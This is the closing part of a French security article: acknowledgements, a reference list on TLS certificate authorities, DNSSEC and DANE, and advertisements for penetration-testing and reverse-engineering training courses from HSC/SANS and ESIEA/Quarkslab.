**Un grand merci à Stéphane Bortzmeyer, Rémi Chauchat, Romain Coltel et Christophe Renard pour leur relecture et leurs commentaires.**


## RÉFÉRENCES


**[BREVEHSC]** http://hsc.fr/ressources/breves/dane-dnssec-replay.html.fr

**[CATA]** http://www.links.org/files/CertificateAuthorityTransparencyandAuditability.pdf

**[CERTIGNA]** http://www.itproportal.com/2011/06/09/certigna-publishes-ssl-private-key-mistake/

**[CHROMEDNS]** https://plus.google.com/103382935642834907366/posts/FKot8mghkok

**[COMCAST]** http://m.zdnet.com/blog/security/how-was-comcastnet-hijacked/1224

**[COMCASTDNSSEC]** http://www.dnssec.comcast.net/

**[COMODO]** http://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html

**[CONVERGENCE]** http://convergence.io/

**[DANEWG]** https://datatracker.ietf.org/wg/dane/

**[DIGICERT512]** http://blog.mozilla.com/security/2011/11/03/revoking-trust-in-digicert-sdn-bhd-intermediate-certificate-authority/

**[DIGINOTAR]** http://www.rijksoverheid.nl/ministeries/bzk/documenten-en-publicaties/rapporten/2011/09/05/diginotar-public-report-version-1.html

**[DNSSECSTAP]** http://www.imperialviolet.org/2011/06/16/dnssecchrome.html

**[DNSSECTLSTOOLS]** https://github.com/agl/dnssec-tls-tools

**[DNSSECTRIGGER]** http://www.nlnetlabs.nl/projects/dnssec-trigger/

**[NETNAMES]** http://www.pcpro.co.uk/news/security/369700/sql-injection-blamed-for-widespread-dns-hack

**[NEWZEALAND]** http://m.zdnet.com/blog/security/hackers-hijack-dns-records-of-high-profile-new-zealand-sites/3185

**[UNBOUND]** http://unbound.net/

**[PKIXWG]** http://datatracker.ietf.org/wg/pkix/

**[REJEU]** http://dnscurve.org/replays.html

**[ROOTSIG]** http://www.root-dnssec.org/

**[SOVKEY]** https://www.eff.org/sovereign-keys

**[SSLOBS]** http://www.eff.org/files/DefconSSLiverse.pdf

**[SSLWARN]** http://lorrie.cranor.org/pubs/sslwarnings.pdf

**[TRUSTWAVE]** https://groups.google.com/d/topic/mozilla.dev.security.policy/ehwhvERfjLk/discussion


POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !
FORMATIONS INTRUSIONS
Cours SANS Institute
Certifications GIAC
HSC
SEC 542
Tests d'intrusion applicatifs
et hacking éthique
SEC 560
Network Penetration Testing and
Ethical Hacking
SEC 660
Tests d'intrusion avancés, exploits,
hacking éthique
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comellink - crédit photo : Hedge

esiea
Grande École d'Ingénieurs

EN PARTENARIAT AVEC

QUARKSLAB
INNOVATIVE SECURITY

LANCE 2 FORMATIONS
COMPATIBLES AVEC UNE ACTIVITÉ PROFESSIONNELLE

# REVERSE ENGINEERING
# TEST D'INTRUSION

## DIPLÔMES ACCRÉDITÉS PAR LA CONFÉRENCE DES GRANDES ÉCOLES

Volume horaire total : 220 h de cours - projets - ateliers - conférences | Ouverture : janvier 2013 | Durée totale : 7 mois | Lieu : Paris

Clôture des inscriptions : 3 décembre 2012

### BADGE REVERSE ENGINEERING

De l'analyse de malwares à la rétro-conception de protocoles,
un BADGE pour être capable d'étudier tous les programmes, protégés ou non

- Analyse de malwares
- Protections logicielles
- Reverse de protocoles
- Reverse de cryptologie

### BADGE TEST D'INTRUSION

Des outils indispensables à une approche rigoureuse,
un BADGE pour être capable d'identifier les faiblesses dans un réseau

- Collecte d'informations de sources ouvertes
- Cartographie de réseaux
- Recherche et exploitation de vulnérabilités
- Post-exploitation et furtivité

www.esiea.fr/badges
badges@esiea.fr

www.quarkslab.com/fr-badges
badges@quarkslab.com